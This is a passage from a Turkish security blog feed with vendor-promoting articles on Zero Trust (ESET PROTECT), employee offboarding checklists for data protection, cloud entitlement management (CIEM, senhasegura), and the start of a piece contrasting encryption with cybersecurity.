Sürekli “Sıfır Güven” hakkında konuşmak sorunlu olabilir çünkü kimseye gerçekten güvenmiyorsanız, dükkânı kapatsanız daha iyi. Çalışanlarınıza en azından bir dereceye kadar güvenemezseniz işinizi yürütebilir misiniz? Eğer bu slogan “**Sıfır Doğrulanmamış Güven**” olsaydı, daha az akılda kalıcı bir ifade olsa bile, konsepti çok daha iyi açıklardı, çünkü güvenin doğrulanması gerektiğini açıkça ifade ederdi.
Geleneksel olarak güven, bir işletmenin çevresi içindeki çalışanlara oldukça serbest bir şekilde verilirdi. 1980’lerde [uluslararası bilgisayar korsanlığı girişimlerinin](https://en.wikipedia.org/wiki/The_Cuckoo's_Egg_(book)) ve [Morris solucanı](https://ungo.com.tr/2019/08/internet-tarihinin-ilk-buyuk-saldirisi-morris-wormun-ilginc-hikayesi/) gibi olayların ortaya çıkmasıyla, IT yöneticilerine ağ çevrelerindeki erişimi kilitleme ihtiyacı güçlü bir şekilde hatırlatıldı. Ancak sonraki yıllarda bulut altyapısı giderek daha popüler hale geldi ve çevre kavramını bulanıklaştırdı ve yalnızca çevreyi savunma güvenlik yaklaşımı giderek daha geçersiz hale geldi.
Bu kavram 2009 yılında Forrester’ın güveni ele almak için daha iyi bir yaklaşıma ve dolayısıyla geleneksel çevre tabanlı yaklaşımın yerini alacak yeni bir güvenlik modeline duyulan ihtiyaca işaret etmesiyle ortaya çıkmıştır. “Sıfır” teriminin niteliksiz kullanımına rağmen, Sıfır Güven modelinin amacı tüm güveni yıkmak değil, ne zaman güvenileceğini daha dikkatli düşünmek ve ardından sağlanan güveni, ona verilen zaman ve kaynaklarla birlikte izlemektir.
## Sıfır Güven uygulamasının önündeki zorluklar
Modelin temeli, verilen güvenin doğrulanması ve sürekli olarak yeniden değerlendirilmesidir. Bunu başarmak için önümüzde en az iki engel bulunuyor.
İlk olarak, güven kontrolleri çalışanların iş akışlarını tam olarak hesaba katamayabilir veya çalışanlar ya da müşteriler daha fazla güveni hak ettiklerini düşünürlerse hayal kırıklığına uğrayabilirler. Güven karmaşıktır çünkü insan davranışı karmaşıktır, kullanılan araçlar çeşitlidir ve iş süreçleri, kaynaklar ve personel sık sık veya beklenmedik şekilde değişebilir.
Güven politikalarının kesintiye neden olmaması için IT yöneticilerinin bunları işletmenin süreçlerine göre uyarlaması, dağıtımdan önce test etmesi ve titizlikle izlemesi gerekir. Bu da IT personelinin işletmeyi daha iyi anlamasını gerektirir.
İkinci olarak, işletme atanan güvenin uygulanmasına, izlenmesine ve yeniden değerlendirilmesine yardımcı olacak teknolojilere yatırım yapacak bütçeden yoksun olabilir. Ancak bütçe yetersiz olsa bile, mevcut araçların ve kaynakların sıfır güvene uygun şekilde yeniden kullanılma ihtimali yüksektir.
Örneğin, IT yöneticileri kullanıcı etkinliği ve şirket kaynaklarına erişimle ilgili günlüklerin toplanmasını artırabilir, normal kalıpları anlamak ve anormallikleri tespit etmek için günlükleri analiz edebilir veya mevcut araçlardaki izinlere ve yapılandırmalara ince ayar yapabilir. Bu adımları zaten atmış olsanız bile, sıfır güven vizyonunu göz önünde bulundurarak bunları tekrarlayabilirsiniz – yalnızca belirli kaynaklara ve belirli bir süre için nasıl güven verileceğini ve mümkün olduğunca bu güvenin bir kez verildiğinde nasıl izleneceğini düşünün. Bu, işletmenin güvenlik duruşunu iyileştirebilecek farklı pratik sonuçlara yol açmalıdır.
## Sıfır Güven yolculuğunuzu destekliyoruz
ESET’in güvenlik teknolojileri, sıfır güvene giden yolda küçük işletmelerden büyük kuruluşlara kadar tüm kurumları destekleyebilir. Sağladığımız desteğin kapsamını en kolay aşağıdaki piramit ile gösterebiliriz:

Piramit, ESET [PROTECT Platformu](https://www.eset.com/tr/business/protect-platform/) ve [Destek Hizmetlerinden](https://www.eset.com/tr/business/services/premium-support/) oluşan bir ana taban üzerine oturur. ESET PROTECT, piramidin yukarıdaki katmanlarında gösterilen ESET’in koruyucu teknolojiler paketinden çeşitli dilimlerden oluşur. Destek hizmetleri, ESET ürünlerinin özel güvenlik ihtiyaçlarınız ve ortamınız için en iyi şekilde yapılandırılmasına yardımcı olmak üzere ESET uzmanlarını işletmenizin kullanımına sunar.
Sıfır güveni destekleyen teknolojilere yatırım düzeyinizi görselleştirmenize yukarıdaki piramit yardımcı olabilir. Kabaca söylemek gerekirse, bir üst katmandaki teknolojiler ya bir alt katmandakilerin üzerine inşa edilir ya da onların korumasını genişletir. Katmanları aşağıdan yukarıya doğru hızlıca gözden geçirelim.
En alt katman, uç nokta koruması gibi iş güvenliği için vazgeçilmez teknolojileri içerir; bu nedenle bunu temel koruma olarak nitelendiriyoruz. Genişletilmiş koruma katmanında, belirli iş güvenliği ihtiyaçlarını karşılamaya veya gelişmiş tehditleri savuşturmaya yardımcı olacak teknolojiler buluyoruz.
Bir sonraki katman olan algılama ve yanıt, bir işletmenin güvenlik duruşunu reaktiften proaktife çevirdiği için oyunun kurallarını değiştiriyor. ESET’in algılama ve yanıt aracı [ESET Inspect](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/)‘in devreye alınmasıyla, güvenlik savunucuları ağlarındaki uç noktalarda meydana gelen düşük seviyeli olayları izleme ve araştırma yetkisine sahip olurlar.
Son olarak, piramidin zirvesindeki tehdit istihbaratı adı verilen katman, tehdit [veri akışlarını ve gelişmiş kalıcı tehdit (APT) raporlarını](https://www.eset.com/tr/business/services/threat-intelligence/) içerir. Bu raporlar, yeni tehditlere ilişkin araştırma ve teknik analizlerle doludur ve yalnızca abonelik yoluyla edinilebilir.
Kısacası, yukarıdaki piramit bir kuruluşun sıfır güven yolculuğuna eşlik etmesi gereken bazı teknolojileri ortaya koymaktadır. Elbette her şirketin yerel düzenlemelerden, işin doğasından, mevcut IT güvenlik bütçesinden ve IT altyapısının mevcut durumundan kaynaklanan kendi ihtiyaçları vardır. Dolayısı ile ESET PROTECT platformuna yaptığınız yatırım, ısmarlama bir güvenlik yolculuğunda bir kılavuzdur. ESET PROTECT sıfır güven yolculuğunuzda güvenilir bir ortağınızdır.
[](https://www.eset.com/tr/business/enterprise/)ESET PROTECT Enterprise
**Kategoriler:** KURUM İÇİ ÖNLEMLER
---
### [İşten çıkarma süreçleri ve politikaları nasıl belirlenir?](https://antivirus.com.tr/isten-cikarma-surecleri-ve-politikalari-nasil-belirlenir/)
**Published:** Mayıs 8, 2023
**Author:** Can Erginkurban
**Excerpt:** İşten ayrılan çalışanların oluşturduğu risk genellikle göz ardı edilir, ancak şirketin veri güvenliği için önemlidir. İşten çıkarma süreçleri nasıl yönetilmeli?
**Content:**
Verilerinizi dış siber saldırılardan korumak ve çalışanları iç tehditler konusunda eğitmek çok önemli olsa da, ya bir iç tehdit dış tehdide dönüşürse? İşten ayrılan çalışanların oluşturduğu risk genellikle göz ardı edilir, ancak bir şirketin veri güvenliği için önemli ve zararlı olabilir. İşten çıkarma süreçleri nasıl yönetilmelidir?
Bu makalede, bir çalışan şirketten ayrılırken hassas ve gizli verilerinizi nasıl koruyacağınız konusunda size rehberlik edeceğiz. Çalışanları işe alma sürecinde nelere dikkat etmelisiniz?

## **İşten ayrılan çalışanların riskleri
Her ne kadar çalışanlarınızın şirketiniz için en iyisinden başka bir şey istemediğine inanmak isteseniz desağlıklı bir şüphe düzeyini korumanız gerekir. Şirketinizin verilerini kötü adamlardan korumazsanız, iyi adamlar da zarar görecektir.
Bu, işten ayrılan çalışanların bir gecede sihirli bir şekilde kötüleştiği anlamına gelmez; içeriden tehdit, kimsenin işine son verilmediği durumlarda bile dikkat edilmesi gereken bir şeydir. Veri kaybı kötü niyetli veya kasıtsız eylemlerden kaynaklanabilir. Örneğin:
- Çalışanlar genellikle müşteri verileri veya ticari sırlar gibi hassas bilgilere erişebilir ve bu bilgiler **kötüye kullanılabilir veya sızdırılabilir**.
- Eski bir çalışan **gizli bilgileri** yeni işvereniyle **paylaşarak** değerli bilgilere erişmesini sağlayabilir veya rekabet avantajınızı kaybetmenize neden olabilir.
- Bir çalışan kötü şartlarda ayrılırsa, **verileri silerek veya değiştirerek ve** hatta kişisel kazanç için kullanarak kasıtlı olarak bir şirkete zarar verebilir.
- İyi niyetli çalışanlar yanlışlıkla dizüstü bilgisayar veya akıllı telefon gibi cihazlarında hassas bilgiler bırakabilir ve bu bilgilere **yetkisiz kişiler tarafından erişilebilir**.

Şirketinizin başına bu tür şeylerin gelmesini önlemek için, bir çalışan işe alım sürecine sahip olmanız gerekir. “Hazırlık yapmazsanız, başarısız olmaya mahkumsunuz”.
Net işe alım politikaları sayesinde, bir çalışan işten ayrıldığında hazırlıksız yakalanmazsınız ve işe alım kontrol listesine dayalı adım adım bir süreç izleyerek şirketinizin hassas verilerini koruyabilirsiniz.
## **İşten çıkarma planı geliştirme**
Çalışan ayrılışlarının sorunsuz ve mükemmel bir dünyada herhangi bir olumsuzluk yaşanmadan gerçekleşmesini istersiniz. Bunun arkasındaki İK süreçleri başka bir şeydir, bir çalışanın ayrılmasının teknik yönleri ise başka bir şeydir. Bir çalışanın ayrılması üzerine şirket verilerinin korunmasına ilişkin her adım bir işe alım planında belirlenmelidir.
Bu şekilde, iş akdinin feshedilmesi durumunda, hiçbir şeyi şansa veya hayal gücüne bırakmadan işten çıkarma planını hazırlayabilir ve işten çıkarma kontrol listenizi takip edebilirsiniz.
### **Şirketinizin işten çıkarma süreci şu adımları kapsamalıdır:
- **İletişim:** Çalışanı fesih konusunda bilgilendirdikten sonra (ya da tam tersi), önümüzdeki günlerde ne beklemeleri gerektiğini bildirmek iyi bir uygulamadır. Bu aynı zamanda şirkete katıldıklarında imzaladıkları gizlilik sözleşmesini hatırlatmak için de mükemmel bir fırsattır.
- **Erişim ve cihazlar**: Çalışanın tüm şirket ağlarına, e-postalarına, veri tabanlarına ve şirketinizin kullandığı tüm yazılımlara erişimini iptal edin. Bunu bulut hizmetleri veya sosyal medya hesapları gibi kullandığınız tüm üçüncütaraf sistemlerle takip edin. Şirkete ait tüm cihazların çalışandan toplanmasıiçin bir süreç oluşturun.
- **Çıkış görüşmesi**: İşten çıkarma sürecinin son adımı olarak, çalışan ile bir görüşme yapın ve onlara gizlilik yükümlülüklerini ve diğer yasal gereklilikleri hatırlatın.
Konu sadece bir çalışan dostane bir şekilde ayrıldığında sorunsuz bir geçiş için hazırlanmakla ilgili değil, aynızamanda işinizi riske atabilecek potansiyel riskleri öngörmekle de ilgilidir. Etkili bir işten çıkarma planı, şirketinizin hassas verilerinin tüm olası durumlarda yanlış ellere geçmesini engelleyen bir güvenlik önlemidir.

İşten çıkarma kontrol listenizde dikkatle değerlendirilmesi gereken senaryolar vardır. Koşullar ne olursa olsun, verilerin ve ekipmanın güvenli bir şekilde devredilmesini sağlamanız gerekir.
Belki de bir çalışanın (veya bir grup çalışanın) işine son vermeniz gerekecek ve bir soruşturma veya yasal işlem bekliyorsunuz. Ya da konu uzaktan çalışan biri ve/veya kendi cihazını getir (BYOD) politikasıuyguluyorsunuz.
İşten çıkarma planınızı, kuruluşunuzda ortaya çıkabilecek her durumun kendine özgü zorluklarını ele alacak şekilde uyarlamanız çok önemlidir.
## **İşten çıkarma kontrol listesi oluşturmak**
İşten ayrılma planının bir parçası da “işten ayrılma kontrol listesi “dir – bu, çalışanların işten ayrılma sürecinde hiçbir şeyin gözden kaçırılmamasını sağlamak için kullanılan bir araçtır. Gerekli tüm görevlerin tamamlanmasını sağlar ve şirketin hassas bilgilerini tehlikeye atabilecek veya veri kaybına neden olabilecek göz ardı edilmelere yer bırakmaz.
İşten ayrılma kontrol listesi, ayrılan çalışanın işlerini tamamlamasına ve şirketten ayrılmasıyla ilgili tüm idari görevleri yerine getirmesine yardımcı olacaktır.
### **İşten çıkarma kontrol listesinin içermesi gerekenler:**
- **Gizliliği hatırlatın**: Çalışana gizlilik yükümlülüklerini hatırlatın ve gizli bilgileri yanlarında götürmemelerini veya kimseyle paylaşmamalarını sağlayın.
- **Şirket varlıklarını kurtarın**. Çalışan, telefonlar, dizüstü bilgisayarlar, erişim anahtarları, jetonlar ve şirkete ait diğer cihazlar dahil olmak üzere tüm donanımı iade eder. Çalışanların ayrılırken telefonlarını veya dizüstü bilgisayarlarını şirketten satın almalarına izin veriyorsanız, donanımın tüm verilerden veya erişim bilgilerinden temizlendiğinden emin olun.
- **Sistem erişimini iptal edin**. Çalışanın ayrıldıktan sonra herhangi bir şirket ağına, e-postasına, bulut hizmetine veya sosyal medya hesabına erişimi olmayacağından emin olun. Erişimin (gerektiğinde) başka bir çalışana aktarılması da işe alım kontrol listesindeki bu adımın bir parçasıdır.
- **Şifreleri sıfırlayın**. Bu, listedeki bir önceki noktanın devamıdır: ayrılan çalışanın hesaplarıyla ilişkili tüm şifreler değiştirilmelidir.
- **Çalışanın bilgilerini toplayın**. Ayrıldıktan sonra herhangi bir formalitenin ortaya çıkması ihtimaline karşı, ayrılan çalışanın tüm bilgilerinin elinizin altında olması önemlidir.
- **Bir çıkış görüşmesi gerçekleştirin**. Bir çıkış görüşmesi, şirketin ayrılan çalışanın oluşturduğu potansiyel güvenlik risklerini belirlemesine yardımcıolabilir. Aynı zamanda çalışanın hassas veriler, ticari sırlar ve erişebildiği diğer bilgilerle ilgili yükümlülüklerini hatırlatma ve detaylandırma zamanıdır. Ayrıca şirketlerin veri koruma politikalarının eksik olabileceği veya geliştirilebileceği alanları belirlemek için iyi bir fırsattır.
İşten ayrılma kontrol listenizde değinmek isteyeceğiniz, şirket içi iletişim, maaş bordrosu ve sözleşme yükümlülüklerinden bilgi aktarımı ve şirket veri tabanlarının güncellenmesine kadar başka alanlar da vardır. Bu konuları burada derinlemesine incelemeyeceğiz, ancak bunlar işten ayrılma sürecinin çok önemli bir parçasıdır ve işten ayrılma kontrol listesi oluştururken unutulmamalıdır.
## **İşten çıkarma politikalarının uygulanması
İşten ayrılan çalışanlara yönelik beklentileri belirleyen politikalar, veri ihlalleri, fikri mülkiyet hırsızlığı veya diğer güvenlik endişeleriyle ilişkili potansiyel risklerin azaltılmasına yardımcı olabilir. Ancak bir işten çıkarma politikası ile korunan sadece şirket değildir, ayrılan çalışan da bundan faydalanır.
İyi yapılandırılmış bir işten ayrılma politikası, çalışanın deneyiminde büyük bir fark yaratabilir ve düzgün olmayan veya saygısız bir ayrılma nedeniyle kendilerini yük altında hissetmemelerini sağlayabilir. Bu sadece işten ayrılan çalışanlarınız için olumlu bir kültürü teşvik etmekle kalmaz, aynı zamanda şirketinizin itibarına da katkıda bulunur ve rolleri, kıdemleri veya işten ayrılma koşulları ne olursa olsun tüm çalışanlara onurlu ve saygılı davranma konusundaki kararlılığınızı gösterir.

İyi belgelenmiş politikalar, şirketlerin veri korumayla ilgili yasa ve yönetmeliklere uymasına da yardımcı olur. Bu nedenle, herhangi bir şirketin veri kaybını önleme sisteminin önemli bir parçasıdırlar.
İşten çıkarma sürecinizi kurarken, bunu şirketinizin bilgi güvenliği yönetim sisteminin bir parçası haline getirin (rehberlik için [ISO 27001](https://antivirus.com.tr/iso-27001-iec-kapsami-amaci-ve-uyum-sureci/)‘e başvurabilirsiniz).
## **Etkili bir işten çıkarma sürecinin değeri
Sağlam bir işten çıkarma planı, şirketinizi aşağıdakiler gibi birçok potansiyel riskten korumaya yardımcı olur:
**Yasal sorumluluk:** Eski bir çalışanın hassas veya gizli verileri şirket dışına çıkarması durumunda şirket, gelir kaybı, yasal ücretler ve para cezaları da dahil olmak üzere bu verilerin ifşa edilmesinden kaynaklanan her türlüzarardan sorumlu tutulabilir.
**İhlal maliyetleri:** Veriler çalınırsa veya ayrılan çalışan tarafından alınırsa ve şirket bunun sonucunda bir veri ihlaline maruz kalırsa, şirket için maliyetler oldukça hızlı bir şekilde artabilir. Şirketler ayrıca ihlal bildirimi, veri kurtarma ve sistem restorasyonu ile ilgili ek maliyetlerle de karşılaşabilir.
**İtibar kaybı:** Herhangi bir veri kaybı olayı, bir şirketin itibarına zarar vererek müşteri güveninin ve nihayetinde iş ve gelir kaybına neden olur.
**Fikri mülkiyet kaybı**: Çalışanlar bir şirketten ayrılırken, yeni işverenleriyle paylaşılabilecek gizli bilgileri veya ticari sırları da yanlarında götürebilirler. Fikri mülkiyet kaybını önlemek için, bu konuyu gizlilik anlaşmaları(NDA’lar) kullanarak ele almak çok önemlidir.
**Mevzuata uygunluk**: Şirketiniz HIPAA, [GDPR](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/) veya CCPA gibi çeşitli düzenleyici gerekliliklere tabi olabilir. Bu düzenlemelere uyulmaması önemli para cezalarına ve yasal yaptırımlara neden olabilir.

Çalışanınız şirketten ayrılırken işleri yarım bırakmak istemezsiniz. Düzgün bir işten çıkarma süreci oluşturarak veri kaybı veya hırsızlığı riskini en aza indirebilir, şirketinizin çıkarlarını koruyabilir ve son dakikada şirketinizin veri güvenliğini ve itibarını riske atacak bir karmaşadan kaçınabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Rehber
---
### [CIEM bulut bilişim güvenliği için neler yapabilir?](https://antivirus.com.tr/ciem-bulut-bilisim-guvenligi-icin-neler-yapabilir/)
**Published:** Nisan 14, 2023
**Author:** Can Erginkurban
**Excerpt:** Bulut Altyapısı Yetkilendirme Yönetimi (CIEM), birden çok bulut platformunda bulut kaynaklarına erişimi yönetme ve güvenli hale getirme sürecidir.
**Content:**
**Bulut Altyapısı Yetkilendirme Yönetimi (CIEM), birden çok bulut platformunda bulut kaynaklarına erişimi yönetme ve güvenli hale getirme sürecidir. CIEM çözümleri, otomasyon ve makine öğrenimi ile bulut erişimine yönelik gerçek zamanlı görünürlük sağlayarak kuruluşların bulut güvenliği risklerini etkili bir şekilde yönetmesini sağlar.**
Özellikle Covıd-19 sonrası bulut güvenliği hakkında konuşmak gerekli hale geldi. Bunun nedeni, pandeminin çoğu kuruluş tarafından uzaktan çalışmanın benimsenmesini motive etmesidir ve bu da bulut tabanlı altyapının öne çıkmasına neden oldu.
Tahmin edebileceğiniz gibi, siber güvenlik söz konusu olduğunda bulut tabanlı altyapı farklılıklar gösterir. Gartner, şirketlerin 2024 yılına kadar yılda en az 2.300 hak ihlali olayına maruz kalacağını tahmin ediyor.
Ayrıca Gartner’a göre, çoklu bulut ortamları, kötü niyetli saldırganlar tarafından kullanılabilecek geniş bir siber saldırı yüzeyi sunuyor.
Bulut ortamlarında güvenlik ve kimlik araçlarının yanlış yapılandırılması ciddi veri ihlallerine neden olabilir. Bu nedenle, erişim ilkesi yapılandırması ve bakımının el ile manuel olarak yapılması önerilmez.
Buna ek olarak, [IGA ve PAM](https://stratus.com.tr/senhasegura/) gibi geleneksel çözümler bu talebi yönetmek için verimli olmayabilir. Ayrıca hizmet olarak altyapı (IaaS) ile erişim yönetimi, kuruluş ile Bulut Hizmet Sağlayıcısı (CSP) arasında paylaşılan bir sorumluluktur. Gartner’a göre, bulut ortamında meydana gelen veri ihlallerinin% 99’u CSP’nin değil müşterinin sorumluluğundadır.
Bu makalede, Bulut Altyapısı Yetkilendirme Yönetimi (CIEM – Cloud Infrastructure Entitlements Management) ile ilgili bilmeniz gerekenleri paylaşıyoruz. Daha kolay okuyabilmeniz için yine konulara böldük:
- [Bulut bilişimin tarihçesi](#Bulut-bilişimin-tarihçesi)
- [Bulut hizmetlerini kullanan şirketlerin temel zorlukları nelerdir?](#Bu-hizmeti-benimseyen-şirketlerin-temel-zorlukları-nelerdir)
- [CIEM nedir?](#CIEM-nedir)
- [Neden önemlidir?](#CIEM-çözümleri-neden-önemlidir)
- [Nasıl kullanılır?](#CIEM-nasıl-kullanılır)
- [DevOps’a nasıl katkıda bulunur?](#CIEM-DevOps'a-nasıl-katkıda-bulunur)
- [senhasegura Cloud Entitlements](#senhasegura-Cloud-Entitlements)
## Bulut bilişimin tarihçesi
1950’lerde bilgisayarlar çok pahalıydı ve şirketlerin çok az makineye erişimi vardı. Bu nedenle ilerleyen yıllarda uzmanlar bulut bilişim hakkında konuşmaya başladı.
Bilgisayarların ortak kullanımını öneren ilk kişi, bu konsepte Yardımcı Bilgisayar adını veren Amerikalı bilgisayar bilimcisi [John McCarthy](https://tr.wikipedia.org/wiki/John_McCarthy_(bilgisayar_bilimci)) idi.
Sonraki yıllarda [Joseph Carl Robnett Licklider](https://en.wikipedia.org/wiki/J._C._R._Licklider), geliştirmesine yardımcı olduğu Network of Advanced Research Project Agencies ([Arpanet](https://tr.wikipedia.org/wiki/ARPANET)) kullanmanın farklı yollarını inceleyerek, iki veya daha fazla bilgisayarın erişilebilirlik ve kullanılabilirlik ilkelerine göre farklı konumlarda bile veri paylaşmasını sağladı.
Ancak “bulut bilişim” terimi ilk kez 1990’ların ikinci yarısında, bilgi sistemleri profesörü Ramnath Chellappa tarafından verilen akademik bir derste kullanıldı. Bu ifade internetin sembolü olan buluta dayanmaktadır.
Bugün, çeşitli bulut hizmetlerinin beraber kullanımından oluşan çoklu bulut kavramına sahibiz. Bu hizmetler üçüncü taraf sağlayıcılar tarafından sağlanabilir veya kuruluşun kendi veri merkezinde bulunan özel bir bulut olabilir.
Bu tür bir çözüm, IT ekiplerinin maliyetleri düşürürken işlemleri verimli bir şekilde gerçekleştirmelerini sağlar.
Genel bulut hizmetlerini özel bir bulutla birleştiren, uzak bulut işlemlerini basitleştiren ve işletmeler için daha fazla esneklik sağlayan hibrit bulut konsepti de vardır.
Ancak, tek başına yönetilebilecek geleneksel bulut ortamı yönetiminin aksine, hibrit bulut ortamları için benzersiz bir strateji gerekir.
## Bu hizmeti benimseyen şirketlerin temel zorlukları nelerdir?
Teknolojinin gelişmesiyle bulut bilişim erişilebilir hale geldi ve covid-19 sonrasında birçok kuruluş tarafından benimsenen uzaktan çalışma bulutu yaygın olarak kullandı.
Asıl sorun, şirket ne kadar büyükse, bulut tabanlı ortamlara o kadar çok insanın erişebilmesidir. Ayrıca, bilgi alışverişinde bulunmak için diğer uygulamalara ve veritabanlarına bağlanan uygulamalara ve makinelere birçok izin verilir.
Bu nedenle, gereksiz erişimi sınırlayan ve yetersiz bilgi paylaşımını önleyen bir stratejiye sahip olmak gerekir.
## CIEM nedir?
Bulut Altyapısı Yetkilendirme Yönetimi’nin (CIEM) amacı, bulut ve çoklu bulut ortamlarındaki erişimi yönetmektir.
Bu, kötü niyetli kullanıcıların saldırıları ve veri ihlalleri gibi risklerden, bu tür altyapılarda aşırı izinlerin neden olduğu sorunlardan kaçınması gereken şirketlere katkıda bulunan En Az Ayrıcalık İlkesi ile mümkündür.
Böylece bir CIEM çözümü, bu aşırı yetkileri kaldırmanıza ve bulut ortamında izinlerin görünürlüğünü ve kontrolünü merkezileştirmenize olanak tanır.
CIEM, yapay zekanın kullanılmasıyla, şirketin bulut ortamlarının maruz kalma düzeylerini de analiz ederek siber güvenlik risklerinin tanımlanmasını ve azaltılmasını sağlar.

## CIEM çözümleri neden önemlidir?
Bulut kaynaklarını kullanmak, operasyonlarını basitleştirmelerine ve zamandan tasarruf etmelerine olanak tanıdığı için işletmeler için çok faydalıdır.
Bununla birlikte, geleneksel kimlik ve erişim yönetimi (IAM) araçları, son derece dinamik olan bulut altyapısından ziyade statik uygulamaları ve yapıları korumayı amaçlamaktadır.
Böylece, bulut sağlayıcıları bu tür ortamlarda siber güvenliği sağlamak için kendi kaynaklarını başlattılar. Buna rağmen, bulut ortamlarının dinamizmi ve çeşitliliği, verilerin korunmasını ve güvenlik politikalarına uyumu sağlamada zorluklar yaratmaya devam ediyor.
Ne de olsa, bir şirket bulutu daha verimli hale gelmek için kullandığında, o ortamdaki izinlerin fazlalığı ile saldırı yüzeylerini artırabileceğini akılda tutmak gerekir. İşleri daha da kötüleştirmek için, bu gibi durumlarda, en az ayrıcalık ilkesini uygulamak için gerekli görünürlük ve kontrole sahip olmayabilir.
Bu anlamda CIEM çözümleri, bulut ve çoklu bulut altyapılarında minimum ayrıcalıklarla görünürlüğü iyileştirmek, erişimle ilgili yanlış yapılandırmayı belirlemek ve düzeltmek ve böylece kuruluşun siber güvenliğini sağlamak için esastır.
> ### CIEM Çözümünün Faydaları
>
> - Siber güvenlik ekipleri, bulut ortamındaki tüm izinlere sahip bir envanter oluşturabilir ve bakımını yapabilir.
> - Bulut ortamındaki normal işlemleri tanımlayın, ayrıca anormal işlemleri tespit edin. Bu özellik, hatalar ve şirketin güvenlik politikalarının göz ardı edilmesi gibi insan eylemleriyle ilişkili olabilecek harici veya dahili risklerin belirlenmesine olanak tanır.
> - Yanlış yapılandırılmış izinlere, kullanılmayan ayrıcalıklara veya şirket politikasıyla çelişen hakları tespit edin.
> - Gerekli izinleri aşırı olanlardan ayırmayı mümkün kılarak, uygunsuz ayrıcalıkları hariç tutma sürecinin otomatikleştirilmesine yardımcı olur.
> - Yüksek öncelikli sorunları tespit eder ve düzeltme planları önerir.
> - En az ayrıcalık ilkesinin uygulanmasıyla saldırı yüzeyini azaltır.
> - Çoklu bulut ortamlarında tek tip korumaların uygulanmasını sağlar.
> - DevOps ekibinin kullanıcılara ve makinelere verilen tüm izinleri gözden geçirmesini sağlar.
## Nasıl kullanılır?
İyi IT güvenliği, veri ihlallerini önlemek için kimlikleri keşfetmeyi ve sınıflandırmayı ve insanlara ve makinelere verilen izinleri tanımayı gerektirir. Bu anlamda CIEM şu amaçlarla kullanılabilir:
- Görevlerin ayrılmasıyla izinlerin uygun şekilde kullanıldığından emin olun. Örneğin verileri şifrelemek için anahtarları kontrol eden kişinin aynı zamanda bu verilerin şifresini çözme rolüne sahip olmaması gerekir.
- CIEM, haklardaki değişiklikler de dahil olmak üzere kimliklerin ve izinlerin sürekli izlenmesini sağlar.
- Birinin işini yapmak için gerekenden daha fazla izin alıp almadığını izleyerek şirketin riske atılmasını engelleyin.
- Bu izinlerin daha verimli yönetilmesini sağlayarak kimliklerin ve hakların görünürlüğünü sağlayın.
## DevOps’a nasıl katkıda bulunur?
DevOps ekipleri için bilgi güvenliğini korurken bulut bilişimi yönetmek zor olabilir, sonuçta öncelikleri güvenlikten çok hız ve yeniliktir.
Bunun nedeni, hizmetlerin çeviklikle başlatılması veya sağlanması gerektiğidir, bu da aşırı izin verilmesine neden olur. Bununla birlikte, hakların manuel olarak engellenmesi karmaşıktır ve işi yavaşlatır.
CIEM ile, geliştiricileri kesintiye uğratmadan aşırı izinler otomatik olarak ortadan kaldırılabilir.
## senhasegura Cloud Entitlements
- Geliştiricilerin çalışmalarını kesintiye uğratmadan veya geciktirmeden gereksiz ayrıcalıklara görünürlük sağladığı için erişim yönetimi sağlar.
- Kuruluşların GDPR, LGPD ve CCPA gibi katı veri gizliliği politikalarına uymalarını sağlar.
- İzinler risk yönetimine katkıda bulunur ve bulut ortamlarında veri ihlallerini ve hırsızlığı önlemeye yardımcı olur.
- Senhasegura tarafından gerçekleştirilen CSP’lerde oluşturulan erişim anahtarlarının yönetimi, kötü niyetli kullanıcılar ve üçüncü taraflardan gelen açık kaynaklı yazılımlar için saldırı yüzeyini en aza indirmeyi mümkün kılar.
- Bu araç aynı zamanda eski ve gereksiz izinleri azaltmak için bulut ortamlarında ayrıcalıklı erişim yönetimi (PAM) ilkelerinin benimsenmesine de olanak tanır.
- Senhasegura Cloud Entitlements ayrıca [GDPR](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/), SOX ve PCI Veri Güvenliği Standardı gibi düzenlemelere uygun otomasyon sağlar.
[](https://stratus.com.tr/senhasegura/)senhasegura PAM Ayrıcalıklı Erişim Yönetimi
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, PAM
---
### [Şifreleme nedir ve siber güvenlik için neden önemlidir?](https://antivirus.com.tr/sifreleme-nedir-ve-siber-guvenlik-acisindan-neden-onemlidir/)
**Published:** Nisan 11, 2023
**Author:** Can Erginkurban
**Excerpt:** Şifreleme nedir, ne amaçla kullanılır, siber güvenlik dünyasında yeri neden önemlidir? Her iki kavram da bilgi güvenliği ile ilgilidir, peki farkları nelerdir?
**Content:**
Çoğu insan siber güvenlik açısından şifreleme ve önemini anlamakta zorlanabilir. Çünkü, her iki terim de siber suçlarla mücadele etmek için kullanılıyor.
İki terimin teknolojideki yerini anlamak ve farklarını bilmek önemlidir.
**Siber güvenlik**; ağları, programları ve cihazları yetkisiz kullanıcılardan korumak için kullanılan prosedürleri ifade eder.
Buna karşılık **şifreleme**, bilginin kodlanarak şifrelenmesi ve şifrelenen bilginin kodlarının çözülmesi anlamına gelir. Yalnızca gönderen ve gönderilen alıcı bu şifreyi çözebilir. Her iki yöntem de, kullanıcıların gizli bilgilerinin güvenliği açısından kritik öneme sahiptir.
Hangisinin diğerinin alt kümesi olduğu tam olarak söylenemediği için, birçok kişi bu iki terim arasındaki ayrıma dikkat etmez.
## **Şifreleme ve siber güvenlik arasındaki fark nedir?**
Farklı kavramlardır, ancak birbirleriyle ilişkilidir. Siber güvenlik veri güvenliğini sağlamak anlamına gelirken, şifreleme gizli bilgileri korumak için kullanılan bir yöntemdir.
Aslında her iki kavram da veri güvenliği için uygundur ve birlikte kullanılabilirler.
Ancak, **siber güvenlik ve **şifreleme arasında bazı farklar vardır ve bu iki terim eş anlamlı olarak kullanılamaz.
| **ŞİFRELEME** | **SİBER GÜVENLİK** |
|---|---|
| Mesajları, yetkisiz kullanıcılar tarafından kodları çözülemeyecek şekilde şifrelemek ve şifrelenen mesajların kodlarını çözmek için kullanılan bir sistemdir. | Ağlara veya cihazlara kötü amaçlı girişimleri tespit etmek için şirketler veya uzmanlar tarafından alınan çeşitli önlemlerdir. |
